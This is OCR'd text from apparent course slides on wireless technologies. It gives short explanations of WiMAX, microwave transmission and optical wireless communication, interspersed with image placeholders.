
WIMAX

- Worldwide Interoperability for **Microwave Access (WIMAX)** is a wireless communication standard based on the IEEE 802.16 family of wireless networking standards
- It is a standardized wireless version of Ethernet that **provides broadband access** to wireless mobile as well as stationary devices
- It works as an alternative to wire technologies including Cable Modems, DSL, and T1/E1 links
- WiMAX signals can function over a long distance of several miles with higher data rates
- It provides high-speed data, voice, video calls, and Internet connectivity to users

Microwave Transmission

- Microwave transmission is a form of wireless communication that uses **high frequency radio waves** to transmit data
- It is widely used in **point-point communications** owing to its short wavelength that allows communication between small sized antennas through narrow beams
- This technology offers a very large information-carrying capacity owing to its huge bandwidth
- A major limitation is its ability to transmit data only within line of sight


Notes:



Wireless Technologies (Cont'd)

Optical Wireless communication

- Optical wireless communication (OWC) is a form of **unguided transmission** through optical carriers
- This type of wireless communication uses visible, infrared (IR) and ultraviolet (UV) ranges of light for its transmission of data
- **Visible light communication** (VLC) operates in the visible band (390-750 nm). These systems use light-emitting diodes that pulse at very high speeds
- **Point-to-point OWC systems**, also known as free space optical systems, transmit at IR frequencies (750–1600 nm). These systems use laser transmitters and provide a data rate of 10 Gbit/s per wavelength
- Ultraviolet communication (UVC) operates within the solar blind UV spectrum (200–280 nm)



Wireless Technologies (Cont'd)


2G

